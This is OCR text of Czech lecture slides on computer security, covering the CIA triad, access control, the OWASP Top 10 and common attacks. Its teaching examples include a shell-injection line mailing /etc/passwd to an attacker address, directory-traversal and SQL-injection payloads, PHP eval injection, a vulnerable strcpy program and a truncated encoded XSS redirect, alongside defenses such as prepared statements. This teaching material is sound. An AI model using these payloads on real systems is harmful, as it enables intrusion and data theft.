Security in Computer Systems

Miroslav Burša[1]

[1]BEAT Research Group
CIIRC CTU in Prage

Czech Technical University in Prague

16. prosince 2016

Přehled I


Přehled II

- Přehled
  - Přehled
  - Pricing
  - Vulnerable Medical Devices
- Secure systems
  - Přehled technologií
  - Zásady
  - Prevence
  - Testy
- Závěr
  - Z domova
  - Obecné
  - Diskuze

Bezpečnost

Obrázek: Motivační obrázek, Checkpoint Security Report 2016

Bezpečnost



Obrázek: Motivační obrázek

Bezpečnost

“The riskiest thing we can do
is just maintain the status quo”

-Bob Iger, buisinessman, chairman/CEO of Walt Disney Company

Bezpečnost

“Status quo, you know,
is Latin for ’the mess we’re in’.”

-Ronald Reagan, actor and former President of the United States

Bezpečnost


“There is no such thing as perfect security, only varying levels of insecurity.”

-Salman Rushdie, author

Modely počítačové bezpečnosti

- Access control list (ACL)
- Capability-based security
- Multi-level security (MLS)
- Role-based access control (RBAC)
- Lattice-based access control (LBAC)
- Bell-LaPadula model
- Biba model
- Clark-Wilson model
- Graham-Denning model
- Take-grant protection model
- Object-capability model
- ...


CIA Triad



Obrázek: AIC: The CIA triad

Model designed to guide policies for information security within an organization.


CIA Triad



Obrázek:
The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno


CIA Triad



Obrázek: The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno
- Integrity
  - Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
  - Porušení: Např. výpadek el. proudu

CIA Triad



Obrázek: The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno
- Integrity
  - Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
  - Porušení: Např. výpadek el. proudu
- Availability
  - Dostupnost informací, počítačových systémů zpracovávajících tyto informace a bezpečnostních prvků chránící tyto informace (redundance (RAID), failover, HA, DRP[a])

[a] Data Recovery Plan

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy
- Logické
  - monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - Principle of least privilege (Windows Administrator ☺) vs. BYOD, BYOA

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy
- Logické
  - monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - Principle of least privilege (Windows Administrator ☺) vs. BYOD, BYOA
- Fyzické
  - monitorování a řízení v rámci pracovišť a počítačových středisek (zámky, dveře, alarmy, kamery, hlídači, ...)
  - Separation of duties

Klasifikace informací

- Ochrana v závislosti na hodnotě informací
- Závisí na oblasti použití
- Nutno kvantifikovat význam klasifikace
- Nutno školit zaměstnance i partnery

Klasifikace informací

- Ochrana v závislosti na hodnotě informací
- Závisí na oblasti použití
- Nutno kvantifikovat význam klasifikace
- Nutno školit zaměstnance i partnery

Příklad:

- Obchodní sféra:
  - public/sensitive/private/confidential
- Vládní sféra:
  - unclassified, sensitive but unclassified, confidential, secret, top secret

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are
- Autorizace oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)


Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are
- Autorizace oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)
- Protokolování Auditing; záznamy nesmí být možné modifikovat

Řízení přístupu

The strength of any system is no greater than its weakest link.



Obrázek: Access Control

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody

Risk management


- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

- Není možné eliminovat veškerá rizika: Residual risk

Think twice before you act




Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

- Není možné eliminovat veškerá rizika: Residual risk
- Disaster recovery planning

Bezpečnostní rizika – příklad



Obrázek: Bezpečnostní rizika (e-shop)

OWASP Top 10 Risks

The OWASP Top 10 Web Application Security Risks for 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Known Vulnerable Components
- A10 Unvalidated Redirects and Forwards

`Zdroj: owasp.org`

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.
The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

`Zdroj: owasp.org`

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

`Zdroj: owasp.org`

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.
XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

`Zdroj: owasp.org`

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

`Zdroj: owasp.org`

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

`Zdroj: owasp.org`

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

`Zdroj: owasp.org`

A7 – Missing Function Level Access

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed.
If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

`Zdroj: owasp.org`

A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.
This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

`Zdroj: owasp.org`

A9 – Using Known Vulnerable Components

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

`Zdroj: owasp.org`

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages.
Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

`Zdroj: owasp.org`

OWASP Top 10 Mobile Risks


The OWASP Top 10 Mobile Security Risks, 2014, v1.0:

- A1 Weak Server Side Controls
- A2 Insecure Data Storage
- A3 Insufficient Transport Layer Protection
- A4 Unintended Data Leakage
- A5 Poor Authorization and Authentication
- A6 Broken Cryptography
- A7 Client Side Injection
- A8 Security Decisions Via Untrusted Inputs
- A9 Improper Session Handling
- A10 Lack of Binary Protections

`Zdroj: owasp.org`

Základní útoky

- Stack overflow (Přetečení zásobníku)




Obrázek: Zdroj: http://usenix.org/.../sec98/.../cowan


Základní útoky: Buffer overrun

Buffer Overrun Attacks (Silberschatz et al)

[Example and illustrations from Silberschatz et al. "Operating Systems Concepts" Ch. 15]

```
#include <stdio.h>
#define BUFFER SIZE 256
int main(int argc, char *argv[])
    {
    char buffer[BUFFER SIZE];
    if (argc < 2)
          return -1;
    else {
          strcpy(buffer,argv[1]);
          return 0;
    }
}
```






```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(''\bin\sh'',''\bin \sh'', NULL);
    return 0;
}
```

Source: http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/Slides/Security.pdf

Obrázek: Zdroj: http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/... overview.html

Základní útoky

- Stack overflow (Přetečení zásobníku)

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)


Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow


Integer over/underflow



Obrázek: Zdroj: Wikipedia

- i.e.: `./read_n_bytes '6' 'abcd'`, what if we use '-1'...?

Integer over/underflow



Obrázek: Zdroj: Wikipedia

- i.e.: `./read_n_bytes '6' 'abcd'`, what if we use '-1'...?
- 30 April 2015, the FAA[a] announced it will order Boeing 787 operators to reset its electrical system periodically, to avoid an integer overflow which could lead to loss of electrical power and ram air turbine deployment, and Boeing is going to deploy a software update in the fourth quarter.
  The EASA[b] followed on 4 May 2015.
  The error happens after 2^{31} centiseconds (248.55134814815 days), indicating a 32-bit signed integer.

[a] Federal Aviation Authority
[b] European Aviation Safety Agency

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow
- Directory traversal
  - `../../../../../../../../etc/passwd`

[1] IoUT, IoST

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow
- Directory traversal
  - `../../../../../../../../etc/passwd`
- DoS, DDoS[1], Slow Loris

[1] IoUT, IoST

DoS recovery

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Základní útoky

- Buffer overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow
- Directory traversal
  - `../../../../../../../../etc/passwd`
- DoS, DDoS, Slow Loris

Základní útoky


- Format string attack
  - `printf("%s", buf),printf("%s")`

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking

Základní útoky

Příklad:




Obrázek: XOR Race condition

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions

Základní útoky

Příklad:



Obrázek: Spirit Rover (filesystem full)

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover
  - TOCTTOU

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover
  - TOCTTOU
- Session hijacking
  - sniffing

Základní útoky

- Format string attack
  - `printf("%s", buf),printf("%s")`
- Permissions hacking
- Race conditions
  - Spirit Rover
  - TOCTTOU
- Session hijacking
  - sniffing
- Social hacking

A human trap

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Code injection: Shell

U jazyků, nevyžadujících striktní použití typů

- Vkládání škodlivého kódu
- Vkládání celých příkazů

- Příklad: Guestbook
  - `; cat /etc/passwd | email attacker@attacker.com`

Code injection: PHP

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Code injection: PHP

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Argument:

```
"10 ; system(\"/bin/echo uh-oh\");"
```

Code injection: PHP

```
if ( isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
 require( $color . '.php' );
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a' or 't'='t
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a' or 't'='t
```

```
SELECT * FROM users WHERE
  name = 'a' or 't'='t';
```

- (zneužití: ověření uživatele vždy projde)

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM
   data WHERE name LIKE '%
```

Code injection: SQL

```
"SELECT * FROM users WHERE
  name = ' " + userName + " ';"
```

```
a';DROP TABLE users; SELECT * FROM
   data WHERE name LIKE '%
```

```
SELECT * FROM users WHERE
  name = 'a';DROP TABLE users; SELECT * FROM
  data WHERE name LIKE '%';
```

Code injection: SQL

```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

Code injection: SQL

```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

Code injection: SQL


```
"SELECT * FROM data WHERE
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

```
SELECT * FROM data
  WHERE id = 1;DROP TABLE users;
```

- (ochrana: silná kontrola typu)

Code injection: SQL



Obrázek: Zdroj: xkcd.com

Obrana proti SQL Injection

- Prepared Statement, Odstranění literálů

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'
SELECT * FROM ITEMS WHERE USERID=2
```

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'
SELECT * FROM ITEMS WHERE USERID=2
```

Po odstranění

```
SELECT * FROM USER WHERE NAME=?
SELECT * FROM ITEMS WHERE USERID=?
```

Obrana proti SQL Injection

- Prepared Statement, Odstranění literálů
- Oprávnění (GRANT/REVOKE, uživatelské role)
- Uložené procedury (kontrola typu)

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)
GET_USER(userName, password)
```

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)
GET_USER(userName, password)
```

Lze zneužít:

```
GET_USER('admin',
  '' || GET_PASSWORD('admin') || '')
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable=%22%3e%3c%73%63%72
%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f
%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f
%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79
%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f
